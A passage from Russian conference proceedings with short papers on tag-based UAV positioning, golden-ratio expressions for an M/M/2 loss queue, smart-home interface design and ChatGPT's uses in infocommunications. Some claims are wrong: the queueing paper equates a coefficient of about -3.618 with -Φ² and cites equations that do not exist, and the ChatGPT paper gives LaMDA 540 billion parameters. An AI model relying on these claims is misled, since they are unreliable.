$$dist_1 = x_1^2 + y_1^2, \quad (1)$$

$$dist_2 = x_2^2 + y_2^2, \quad (2)$$

где  $dist_1$  – расстояние до первого тэга;  $dist_2$  – расстояние до второго.

Далее будет рассматриваться абсолютная система координат. Зная расстояние от первого тэга до камеры, можно представить множество расположений камеры в пространстве как окружность с радиусом  $R_1 = dist_1$ . Аналогично можно получить  $R_2 = dist_2$ , как представлено на рис. 1.

При пересечении окружностей получается множество возможных расположений камеры, которое может состоять из 0, 1 или 2 элементов [6]. Случаи 0 и 1 элементов тривиальны. Если есть 2 элемента, нужно выбрать одну точку. Пример такого расположения показан на рис. 2 (см. ниже).

На первом шаге необходимо найти координаты этих точек. Несложными математическим операциями можно видеть, что координаты будут вычисляться по следующим формулам:

$$Camera_1 = \left( x_h + \frac{h(y_2 - y_1)}{d}, y_h - \frac{h(x_2 - x_1)}{d} \right) \quad (3)$$

$$Camera_2 = \left( x_h - \frac{h(y_2 - y_1)}{d}, y_h + \frac{h(x_2 - x_1)}{d} \right) \quad (4)$$




Рис. 1. Расположение тэгов в системе координат






Рис. 2. Проведенная прямая  $Camera_1Camera_2$  перпендикулярна прямой  $A_1A_2$

Тем самым, были получены два возможных расположения камеры на плоскости:  $Camera_1 = (x_3, y_3)$  и  $Camera_2 = (x_4, y_4)$ . Следующая часть алгоритма будет направлена на выбор одной из этих точек в качестве ответа.

Пусть прямая  $A_1A_2$  проходит через точки тэгов. При помощи простой проверки знака можно найти, где находится центральная часть прямой. Если это четверть 1 или 2, то пусть логическая переменная  $rasp = false$ , в случае 3 и 4 четвертей  $rasp = true$ .

Далее можно воспользоваться фактом, что тэги не одинаковые. Если координаты в абсолютной системе координат совпадают с относительными, то переменная  $inverted$  устанавливается на значение  $false$ . В противном случае,  $inverted$  будет равна  $true$ . Затем, для правильного выбора расположения БПЛА, можно использовать формулу (5).

$$ans = rasp \text{ XOR } inverted \quad (5)$$

Значение переменной  $ans$  указывает на расположение камеры. Если  $ans$  равен 0, то искомая точка находится левее прямой  $A_1A_2$ , в ином случае – правее. Выбрать правую или левую точку можно при помощи простого уравнения (6):

$$d = (x_0 - x_1)(y_2 - y_1) - (y_0 - y_1)(x_2 - x_1), \quad (6)$$

где  $(x_1, y_1)$  и  $(x_2, y_2)$  – координаты тэгов;  $(x_0, y_0)$  – координаты проверяемой точки.

Если число отрицательное, то точка находится слева от прямой, а если положительное, то точка находится справа от нее. Таким образом, выбрав одну из двух точек, можно определить координаты БПЛА в абсолютной системе координат.

Этот метод был проверен в реальных условиях на стенде, который представляет собой клеточное поле с двумя метками. Координаты  $x$  и  $y$

в сантиметрах можно перевести в координаты клеточного поля, разделив их на 29 см. Схема стенда представлена на рис. 3.

Пример работы алгоритма представлен на рисунках ниже. Полученные координаты выводятся в левом верхнем углу в формате координат сетки, как было показано на предыдущем рис. 4.




Рис. 3. Схема стенда для тестов



Рис. 4. Пример работы алгоритма, при нахождении стереокамеры над клеткой (3, 4) и поворотом 135 градусов

Полный список всех проведенных тестов можно видеть в таблице 1.

ТАБЛИЦА 1. Проведенные тесты

Расположение и ориентация БПЛА	Критерий прохождения теста	Результаты
БПЛА располагается над одним из тэгов	Алгоритм работает корректно в случае даже если расстояние до одного из тэгов равно нулю	Пройдено
БПЛА расположен таким образом, что одна из окружностей находится в другой	Алгоритм работает корректно, когда тэги расположены далеко от центра камеры	Пройдено
БПЛА расположен между двумя тэгами.	Алгоритм работает корректно, когда камера находится между двумя тэгами	Пройдено
БПЛА по правую сторону от прямой, проходящей через тэги. БПЛА ориентирован в сторону тэгов	Алгоритм работает корректно вне зависимости от расположения БПЛА	Пройдено
БПЛА расположен по левую сторону от прямой, проходящей через тэги. БПЛА ориентирован в сторону противоположную тэгам	Алгоритм работает корректно вне зависимости от ориентации БПЛА	Пройдено

В данной работе был представлен алгоритм по оптической навигации по реперным точкам, представленных в виде тэгов. Была проведена проверка алгоритма на тестах, полностью покрывающим все возможные случаи

позиции БПЛА. Она выявила, что при большинстве таких штатных случаев программа работает корректно.

*Работа выполнена при поддержке Министерства науки и высшего образования Российской Федерации "Госзадание" №075-01024-21-02 от 29.09.2021 (проект FSEE-2021-0014).*

#### Список используемых источников

1. Kjærgaard M. B. et al. Indoor positioning using GPS revisited // International conference on pervasive computing. Springer, Berlin, Heidelberg, 2010. PP. 38–56.
2. Fiala M., "ARTag, a fiducial marker system using digital techniques," // In Computer Vision and Pattern Recognition, 2005. CVPR 2005. IEEE Computer Society Conference on, vol. 2. IEEE, 2005, pp. 590–596.
3. Olson E. AprilTag: A robust and flexible visual fiducial system // 2011 IEEE international conference on robotics and automation. IEEE, 2011. PP. 3400–3407.
4. John Wang and Edwin Olson: AprilTag 2: Efficient and robust fiducial detection // IEEE, 2014.
5. Архипов И. О. и др. Алгоритм позиционирования БПЛА по последовательности кадров видеопотока // Интеллектуальные системы в производстве. 2018. Т. 16. №. 3. С. 66–69.
6. Moses, Peter & Kimberling, Clark. (2007). Intersections of Lines and Circles // Missouri Journal of Mathematical Sciences. 19. 10.35834/mjms/1316032975.

*Статья представлена доцентом кафедры ИБ СПбГЭТУ «ЛЭТИ», кандидатом физико-математических наук, А. Б. Левиной.*

УДК 519.872

ГРНТИ 49.03.03

## МЕСТО «ЗОЛОТОГО» СЕЧЕНИЯ В РАСПРЕДЕЛЕНИИ ВЕРОЯТНОСТЕЙ ДЛЯ МОДЕЛИ СИСТЕМЫ МАССОВОГО ОБСЛУЖИВАНИЯ М/М/2 С ПОТЕРЯМИ

**К. В. Белоус<sup>1</sup>, Л. В. Воробьев<sup>2</sup>, С. А. Ясинский<sup>2</sup>**

<sup>1</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

<sup>2</sup>Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

*В статье производится постановка задачи определения вероятностей для каждого из возможных состояний простейшей двухзвенной системы массового обслуживания с потерями и последующим предложением альтернативного ее решения на основе построения моделей с применением золотого сечения.*

*система массового обслуживания, «золотое сечение», распределение вероятностей*

Задана двухканальная система массового обслуживания (СМО) со стационарным, ординарным потоком заявок (пакетов) без последствия с параметром  $\lambda$  на входе (M) и экспоненциальным распределением вероятности времени занятия с параметром потока обслуживания  $\mu$  (M) [1]. Таковую СМО принято условно обозначать как  $M/M/v=2$ , в которой отсутствуют места для ожидания и, если в момент поступления вызова оба прибора заняты, то вызов теряется (способ обслуживания – с потерями).

Надо решить задачу определения вероятностей  $p_i(t)$  для каждого из возможных состояния СМО  $M/M/v=2$  с потерями, когда в момент  $t$  линии свободны, либо занята 1 или 2 линии с учетом возможных состояний  $i = 0, 1, 2$ .

В известных подходах к оценке обслуживания заявок, как марковских процессов, учитываются переходные вероятности и как следствие с позиций моделирования для возможных состояний переходов процесса рождения и гибели получаем диаграмму переходов, позволяющую сформировать систему дифференциальных уравнений [1].

После решения системы дифференциальных уравнений для  $p_i(t)$  и определения системы выражений для переходных вероятностей между возможными состояниями  $i = 0, 1, 2$  СМО с последующими преобразованиями в работе [1] получена линейная комбинация частных решений:

$$p_0(t) = A_0 + A_1 e^{\alpha_1 t} + A_2 e^{\alpha_2 t}, \quad (1)$$

$$p_1(t) = A_0 + A_1(\alpha_1 + 1)e^{\alpha_1 t} + A_2(\alpha_2 + 1)e^{\alpha_2 t}, \quad (2)$$

$$p_2(t) = \frac{A_0}{2} + A_1 \frac{\alpha_1 + 1}{\alpha_1 + 2} e^{\alpha_1 t} + A_2 \frac{\alpha_2 + 1}{\alpha_2 + 2} e^{\alpha_2 t}, \quad (3)$$

где  $\alpha_1 = \frac{-5 + \sqrt{5}}{2}$  и  $\alpha_2 = \frac{-5 - \sqrt{5}}{2}$  – постоянные коэффициенты, как корни квадратного уравнения  $\alpha^2 + 5\alpha + 5 = 0$ , полученного в результате решения соответствующих линейных дифференциальных уравнений для трех возможных состояний СМО;

$A_0, A_1$  и  $A_2$  – соответствующие каждому из состояний СМО постоянные параметры интенсивностей поступающих и обслуживаемых потоков заявок (пакетов).

В результате проведения ряда преобразований выражений (1)–(3) получены более простые в числовом представлении постоянные  $\alpha_1, \alpha_2, A_0, A_1$  и  $A_2$ , которые выражаются через «золотое» сечение  $\Phi = 1,61803398\dots$  и некие производные от него [2, 3].

После решения системы уравнений и определенных преобразований получены значения констант, выражаемые через  $\Phi = 1,61803398\dots$  и его обратное значение  $\bar{\Phi} = 1/\Phi = 0,61803398\dots$ , то есть:  $A_1 = \Phi^2/5$ ;  $A_2 = \bar{\Phi}^2/5$ ;  $A_0 = 2/5 = 0,4$ ;  $\alpha_1 = -(2 - \bar{\Phi})$ ;  $\alpha_2 = -\Phi^2$ .

После подстановки в (1)–(3) полученные в разных видах значения «золотого» сечения для  $\alpha_1 = -(2 - \bar{\Phi})$ ,  $\alpha_2 = -\Phi$ ,  $A_0$ ,  $A_1$  и  $A_2$ , они преобразуются в следующий вид для расчета  $p_i(t)$ :

$$p_0(t) = \frac{2}{5} + \frac{1}{5}(\Phi^2 e^{-(2-\bar{\Phi})t} + \bar{\Phi}^2 e^{-\Phi^2 t}), \quad (4)$$

$$p_1(t) = \frac{2}{5} - \frac{1}{5}(e^{-(2-\bar{\Phi})t} + e^{-\Phi^2 t}), \quad (5)$$

$$p_2(t) = \frac{1}{5}(1 - \Phi e^{-(2-\bar{\Phi})t} + \bar{\Phi} e^{-\Phi^2 t}). \quad (6)$$

В качестве примера и для системного представления зависимостей  $p_i(t)$  от конкретных граничных и начальных значений времени в таблице приведены рассчитанные переходные вероятности СМО  $M/M/2$  (с потерями) после подстановки в (4),... (6)  $t = 0, 1, 2$  и  $t \rightarrow \infty$ .

ТАБЛИЦА 1. Рассчитанные переходные вероятности СМО  $M/M/2$

$t$	$p_0(t)$	$p_1(t)$	$p_2(t)$	$p_s(t)$
0	1,0	0	0	1,0
1	0,55196...	0,29611...	0,15192...	1,0
2	0,43355...	0,38595...	0,18049...	1,0
$t \rightarrow \infty$	$\frac{2}{5} = 0,4$	$\frac{2}{5} = 0,4$	$\frac{1}{5} = 0,2$	1,0

Для СМО  $M/M/2$  (с потерями) на рисунке представлены графические зависимости  $p_i(t)$  от  $t = 0, 1, 2$  и  $t \rightarrow \infty$ , построенные на основе данных из таблицы.

Анализ полученных результатов в таблице и графиков на рис. 1 показал, что имеют место следующие 2 предельных значения:

при  $t = 0$  в выражениях (1) и (10)  $p_0(t = 0) = 1$ , а в выражениях (2), (3), (11) и (12)  $p_0(t = 0) = 0$ ;

при  $t \rightarrow \infty$  в выражениях (1),..., (3) и (10),..., (12) остаются первые члены, вторые и третьи члены стремятся к нулю, поэтому стационарные вероятности равны:  $p_0(t \rightarrow \infty) = p_1(t \rightarrow \infty) = 0,4$  и  $p_2(t \rightarrow \infty) = 0,2$ .

Из последней колонки таблицы следует подтверждение выполнения для каждого из  $p_i(t)$  нормирующего условия в виде суммы всех распределяемых вероятностей

$$p_S(t) = p_0(t) + p_1(t) + p_2(t) = 1.$$

Кроме этого, в моделях распределения вероятностей для состояний системы массового обслуживания  $M/M/2$  (с потерями) имеет место проявление в разных видах «золотого» сечения.




Рис. 1. Зависимости  $p_i(t)$  от  $t = 0, 1, 2$  и  $t \rightarrow \infty$

#### Список используемых источников

1. Шнепс М. А. Системы распределения информации. М. : Связь, 1979. № 2. 344 с.
2. Ясинский С. А. Основы унификации элементарной математики для инженеров-исследователей и место в ней «золотого» сечения. СПб. : Военная академия связи, 2006. 124 с.
3. Ясинский С. А. «Золотое» сечения в стандартизации и теории измерения. СПб. : Военная академия связи, 2008. 160 с.

УДК 654.739

ГРНТИ 49.33.29

## ГРАФИЧЕСКИЙ ИНТЕРФЕЙС ПОЛЬЗОВАТЕЛЯ ДЛЯ СИСТЕМЫ УПРАВЛЕНИЯ «УМНЫМ ДОМОМ»

К. В. Белоус, М. К. Кириллова

<sup>1</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Интеллектуальные системы управления зданиями получают широкое распространение. В настоящее время существуют как промышленные, так и собственные разработки в данной области. Одной из ключевых задач, которые необходимо решать при создании системы управления зданием, является разработка графического интерфейса пользователя, который, с одной стороны не должен быть перегружен органами управления, с другой стороны – реализовывать необходимый функционал. В статье представлены основные моменты, на которые следует обратить внимание при проектировании графического интерфейса пользователя.*

*графический интерфейс, «умный дом», удобство, микроконтроллеры, комфорт*

Графический интерфейс пользователя является одной из важнейших частей интеллектуальных систем управления умным домом. От его продуманности зависит удобство пользователя и скорость доступа к информации. С учётом информации, представленной в специальной литературе [1, 2], можно выделить следующие формы представления информации:

- использование цветового оформления;
- иерархическое представление информации путём разделения на экраны;
- различные формы представление информации в зависимости от типа.

Рассмотрим данные формы более подробно. Цветовое оформление позволяет структурировать сообщения по степени важности. Традиционно, в зависимости от степени важности и значимости, используется следующая цветовая гамма для представления важности сообщений: зелёный цвет – сообщение с нормальным приоритетом, стабильное, нормальное функционирование системы, не требующее вмешательства пользователя; жёлтый цвет – требуется обратить внимание пользователя, система перешла в нестабильное состояние, приоритет повышенный; красный цвет – система перешла в критическое состояние, необходимо срочное вмешательство пользователя, требуется немедленная реакция. Дальнейшее увеличение количества цветов является нецелесообразным, так как внимание пользователя будет только рассеиваться. Таким образом, оптимальное количество цветов для демонстрации сообщений является тремя. Представление информации базируется на следующих принципах:

- по возможности необходимо избежать использования движущихся, мигающих и излишне детальных элементов;
- избегание использования 3D оттененных объектов;
- избегать организации экранов кнопок и меню для навигации без логической связи;
- проектирование дизайна экранов с учётом выполняемых операций;
- много текстовой информации.

Экраны должны быть построены по иерархическим принципам, например, если проектируется графический интерфейс для квартиры, то структура экрана может быть следующей (рис. 1). Главный экран представляет собой экран авторизации пользователя с кнопками ввода имени пользователя и пароля, а также с кнопкой для регистрации нового пользователя. При вводе пароля необходимо установить отображение специальных символов вместо знаков пароля, что позволит снизить вероятность неавторизованного входа в систему.




Рис. 1. Примерная схема экранных переходов в системе управления умным домом

Кроме того, необходимо ограничить количество попыток ввода пароля до трёх – затем необходимо временно блокировать учётную запись пользователя.

Регистрация нового пользователя предполагает ввод имени пользователя и пароля, а также повторный ввод пароля с целью исключения неверного ввода. Длина пароля должна равняться 8...10 символам. После регистрации пользователь должен попадать не в пользовательский интерфейс, а на страницу авторизации и повторно ввести свои учётные данные.

На каждой странице должны быть кнопки возврата на предыдущий уровень, а также кнопка выхода из системы. Выход из системы так же должен происходить при неактивности пользователя в течение определённого времени.



Представление информации в аналоговом или цифровом виде должно базироваться на следующих принципах:

– если значение переменной или сигнала, отражающего состояние системы имеет ровно два состояния, то есть относится к типу данных `boolean`, то для представления сигнала в интерфейсе целесообразно использовать цветовую комбинацию «светлый цвет – тёмный цвет», «противоположные значения» или цифровое представление в виде «0» или «1». Пример решения представлен на рис. 2. Из представленного фрагмента интерфейса очевидно, что сигнал может принимать ровно два значения, приём дополнительно цветовой маркировки несёт информацию о состоянии системы: норма или тревога.

– если переменная может принимать множество значений, то целесообразно указать диапазон её возможного изменения, а также границы состояний «норма» – «внимание» – «тревога», так как без этого определить состояние системы будет затруднительно.



Рис. 2. Представление сигнала в случае его принадлежности к типу «boolean»

Согласно современным исследованиям, большая часть аварий и сбоев в системах управления автоматизированными системами происходит по вине оператора, в том числе и в связи с тем, что интерфейс управления является недостаточно продуманным.

При разработке интерфейсов необходимо придерживаться следующих принципов:

– организация иерархии экранов. Данное требование предполагает последовательное движение от общего к частному, либо в обратном направлении, с обязательной возможностью возврата на предыдущий экран или в начальную точку;

– предоставление информации. Данное требование предполагает, что информация на экране должна быть представлена максимально наглядно и в том формате, который удобен для её восприятия человеком;

– правильное и продуманное использование цвета. Данное требование предполагает, что при реализации графического интерфейса следует с осторожностью подходить к выбору цвета и использовать традиционные цветовые решения;

– организация аварийных сигналов. Данное требование предполагает, что информация об авариях или каких-либо внештатных ситуациях должна быть приоритетной, то есть выводиться поверх всех экранов и сопровождаться световыми и звуковыми сигналами с целью привлечения внимания.

В современных системах типа «Умный дом» широко используется микроконтроллерная плата ESP-32, обладающая достаточными характеристиками для решения задач интеллектуального управления. Плата имеет большое количество интерфейсов и портов, которые могут быть сконфигурированы в зависимости от требований. Дополнительные библиотеки позволяют организовать файловую систему, в которой могут быть размещены необходимые файлы, используемые для управления – прежде всего, файлы сценариев Java Script, CSS и др. Совокупность данных файлов позволяет создать графический интерфейс, который с одной стороны может соответствовать всем вышеперечисленным требованиям, а с другой стороны – будет достаточно легковесной.

#### Список используемых источников

1. Крапивенко А. В. Технологии мультимедиа и восприятие ощущений [Электронный ресурс] : учебное пособие. 3-е изд. (эл.). Электрон. текстовые дан. (1 файл pdf : 274 с.). М. : БИНОМ. Лаборатория знаний, 2015.

2. Каптерев А. Мастерство презентации. Как создавать презентации, которые могут изменить мир; пер. с англ. С. Кировой. М. : Манн, Иванов и Фербер, Эксмо, 2012. 336 с.

УДК 004.032.26

ГРНТИ 28.23.37

## ПРИМЕНЕНИЕ ЯЗЫКОВОЙ МОДЕЛИ СНАТGPT В СФЕРЕ ИНФОКОММУНИКАЦИЙ

**А. А. Березкин, Д. Д. Парфенов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время очевидна тенденция к увеличению использования нейросетевых технологий. В некоторых сферах такие технологии позволяют добиться результатов, представить которые еще несколько лет назад было практически невозможно. Одним*

*из направлений разработок являются лингвистические модели. В этой статье рассматривается теоретическое применение лингвистических моделей в сфере инфокоммуникаций, а также оценивается степень того, в какой мере это применение возможно на текущем уровне развития технологий.*

*нейронные сети, генеративные сети, языковые нейронные сети.*

Инфокоммуникации – это быстро развивающаяся область, которая включает в себя технологии и услуги, связанные с распространением информации и коммуникацией. Развитие искусственного интеллекта принесло компаниям новые инструменты и возможности для улучшения коммуникации и клиентского опыта. Одним из таких инструментов является использование ChatGPT, большой языковой нейросетевой модели, разработанной компанией OpenAI, в области инфокоммуникаций. В этом докладе исследуются преимущества и ограничения использования ChatGPT в различных приложениях, таких как обслуживание клиентов, генерация контента и анализ поведения.

В докладе представлен подробный обзор архитектуры ChatGPT, процесса обучения и показателей производительности. В нем также сравнивается ChatGPT с другими языковыми моделями и анализируется влияние его использования на индустрию инфокоммуникаций. В заключение резюмируется будущий потенциал ChatGPT и его роль в формировании сферы информационных коммуникаций.

ChatGPT – это языковая модель на основе трансформатора, которая обучается на огромном количестве текстовых данных для генерации текста, похожего на человеческий [1]. Его архитектура основана на серии сложных механизмов внимания и полностью связанных слоях, которые позволяют ему изучать взаимосвязи между словами и фразами в языке. Модель обучается с использованием неконтролируемого обучения, когда ей предоставляется большой объем текстовых данных и предлагается предсказать следующее слово в предложении. Этот процесс позволяет модели изучать паттерны и структуры языка, позволяя ей генерировать связный и естественно звучащий текст.

Одним из ключевых преимуществ использования ChatGPT в области инфокоммуникаций является его способность автоматизировать рутинные задачи по обслуживанию клиентов. ChatGPT может быть интегрирован в систему обслуживания клиентов компании для обработки основных запросов, освобождая человеческих агентов для решения более сложных проблем. Кроме того, ChatGPT может работать 24/7, предоставляя клиентам немедленную помощь независимо от времени суток. Это может привести к повышению удовлетворенности клиентов и повышению их лояльности. Кроме

того, используя данные об истории и предпочтениях клиента, ChatGPT может обеспечить персонализированный опыт, адаптированный к каждому отдельному клиенту.

Еще одна область, где ChatGPT может быть полезен в инфокоммуникациях, – это генерация текстовых данных. ChatGPT можно использовать для создания разнообразного текстового контента, такого как описания продуктов, маркетинговые материалы и новостные статьи. Это может быть более эффективным и экономичным решением, чем полагаться на людей-авторов, а также может привести к более широкому разнообразию стилей и тонов.

Одной из разновидностей генерации текста, с которой справляется ChatGPT – является написание программного кода. ChatGPT может помочь написать пример функции по текстовому описанию задачи, а также проанализировать собственный код и объяснить пользователю принцип, по которому этот код работает.

Тем не менее, ChatGPT на данный момент плохо справляется с задачами, которые содержат в себе математику. Модель ответит развернутым и похожим на правильное с точки зрения естественного человеческого языка решением, но в математике чаще всего появляются ошибки, которые бот не замечает. Если указать боту на них, он согласится, что ошибка есть, но не всегда удастся добиться от него правильного решения.

В дополнение к генерации контента, ChatGPT также можно использовать для анализа настроений. Анализируя отзывы клиентов и публикации в социальных сетях, компании могут получить ценную информацию о том, как клиенты относятся к их продуктам и услугам. Эта информация может быть использована для улучшения коммуникационных стратегий и принятия основанных на данных решений о направлении деятельности компании.

Хотя ChatGPT обладает многочисленными преимуществами, существуют также ограничения, которые необходимо учитывать.

Одной из самых больших проблем, связанных с использованием ChatGPT, является его способность понимать естественный язык. Несмотря на то, что модель была обучена на большом массиве текстовых данных, она все еще может испытывать трудности с пониманием контекста и значения определенных слов и фраз.

Кроме того, ChatGPT не всегда может выдавать последовательные и надежные результаты, поскольку выходные данные модели могут варьироваться в зависимости от предоставленных входных данных.

Наконец, существуют проблемы конфиденциальности и безопасности, связанные с использованием ChatGPT в области инфокоммуникаций. Компании должны гарантировать, что конфиденциальные данные клиентов защищены и что модель не используется для создания вредоносного или неподходящего контента.

По сравнению с другими языковыми моделями, такими как GPT-3 от OpenAI [2], BERT от Google [3] и RoBERTa от Facebook, ChatGPT имеет явные преимущества и ограничения. Например, GPT-3 – это более крупная и мощная языковая модель, чем ChatGPT, но она также более ресурсоемкая и может подходить не для всех случаев использования. BERT и Роберта предназначены для таких задач обработки естественного языка, как анализ настроений и распознавание именованных сущностей, но могут не так хорошо подходить для генерации текста. Каждая модель имеет свои собственные сильные и слабые стороны, и выбор того, какую модель использовать, будет зависеть от конкретных требований инфокоммуникационного приложения. В скором времени у ChatGPT появится новый конкурент от Google – LaMDA. LaMDA содержит в своей структуре 540 миллиардов параметров, что значительно больше чем 175 у ChatGPT.

В заключение, ChatGPT и аналоги, которые без сомнения в скором времени станут доступны, обладают потенциалом произвести революцию в области инфокоммуникаций, автоматизируя рутинные задачи, создавая высококачественный контент и предоставляя ценную информацию с помощью анализа настроений. Эти модели имеют потенциал для того, чтобы кардинально изменить наш способ «взаимодействия» с сетью интернет. Вместо использования ключевых слов при поиске нужной информации может быть использована простая человеческая речь, с возможностью уточнять информацию, задавать дополнительные вопросы и сразу получать на них ответ.

Однако необходимо также учитывать и устранять ограничения модели, чтобы обеспечить ее эффективное и ответственное использование. Компании, работающие в сфере инфокоммуникаций, должны тщательно оценить свои требования и выбрать языковую модель, которая наилучшим образом соответствует их потребностям. Поскольку область искусственного интеллекта продолжает развиваться и совершенствоваться, вполне вероятно, что появятся новые инструменты и технологии, которые еще больше расширят возможности ChatGPT и других языковых моделей.

#### Список используемых источников

1. OpenAI // ChatGPT: Optimizing Language Models for Dialogue [Электронный ресурс]. URL: <https://openai.com/blog/chatgpt/> (дата обращения 06.02.2023).
2. Tom B. Brown, Benjamin Mann, Nick Ryder, Melanie Subbiah & et. al. // Language Models are Few-Shot Learners [Электронный ресурс]. URL: <https://arxiv.org/pdf/2005.14165.pdf> (дата обращения 06.02.2023).
3. Jacob Devlin, Ming-Wei Chang, Kenton Lee, Kristina Toutanova // BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding [Электронный ресурс]. URL: <https://arxiv.org/pdf/1810.04805.pdf> (дата обращения 06.02.2023).
4. Yinhan Liu, Myle Ott, Naman Goyal, Jingfei Du & et. al. // RoBERTa: A Robustly Optimized BERT Pretraining Approach [Электронный ресурс]. URL: <https://arxiv.org/pdf/1907.11692.pdf> (дата обращения 06.02.2023).

УДК 004.42  
ГРНТИ 20.01.04

## РАЗВИТИЕ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ В СОВРЕМЕННОМ МИРЕ КАК СРЕДСТВО РАЗВИТИЯ БИЗНЕСА

**М. Д. Беседин, Н. А. Васильев, В. Г. Иванов, Ю. Е. Путилин**

Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

*В статье кратко описано прогрессирующее и тенденция роста сферы разработки мобильных приложений. Описывается значительный рост аудитории использующих мобильные приложения. Приводится статистика продаж.*

*мобильное приложение, мобильное устройство, программное обеспечение, разработка.*

В наше время мобильные устройства играют одну из важнейших ролей повседневной жизни практически каждого человека. Современный человек в день совершает огромное количество действий с мобильным устройством, например, звонит, пишет, слушает музыку, фотографирует, смотрит различные видео и это далеко не все действия, которые позволяет совершать данное устройство.

